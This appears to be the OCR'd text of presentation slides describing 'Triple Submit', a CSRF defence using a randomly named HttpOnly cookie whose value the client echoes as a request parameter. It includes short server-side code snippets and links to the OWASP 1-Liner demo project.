
(CSRF protection)



Initial request of rich internet app

Triple Submit

(CSRF protection)




Random HttpOnly cookie

Cookie value as
JavaScript variable

Triple Submit

(CSRF protection)



Random HttpOnly cookie

Cookie value as request parameter

Stateful:

Cookie name saved in server session

Stateless:

Server only accepts one such cookie (checks format)

The 3rd Submit

- The server sets an HttpOnly cookie with a random name and random value
- The server tells the client the value of the random cookie, not the name
- The client submits the value of the cookie as a request parameter

The 3rd Submit

```
response.setHeader("Set-Cookie",
 randomName + "=" + randomValue + ";
 HttpOnly; path='/'; domain=.1-liner.org");
```

- The server tells the client the name and value of the random cookie
- The Client submits the name and value of the cookie as a request parameter

The 3rd Submit

- The server sets an httpOnly cookie with a random name and random value

```
<script>
var ANTI_CSRF_TRIPLE = <%= randomValue %>;
</script>
```

- The Client submits the name and value of the cookie as a request parameter

The 3rd Submit

- Cookie value as parameter
- The cookie name
- The cookie value

My Demo System is Being Released as an OWASP

- https://www.owasp.org/index.php?title=OWASP_1-Liner
- https://github.com/johnwilander/owasp-1-liner

Thanks!

@johnwilander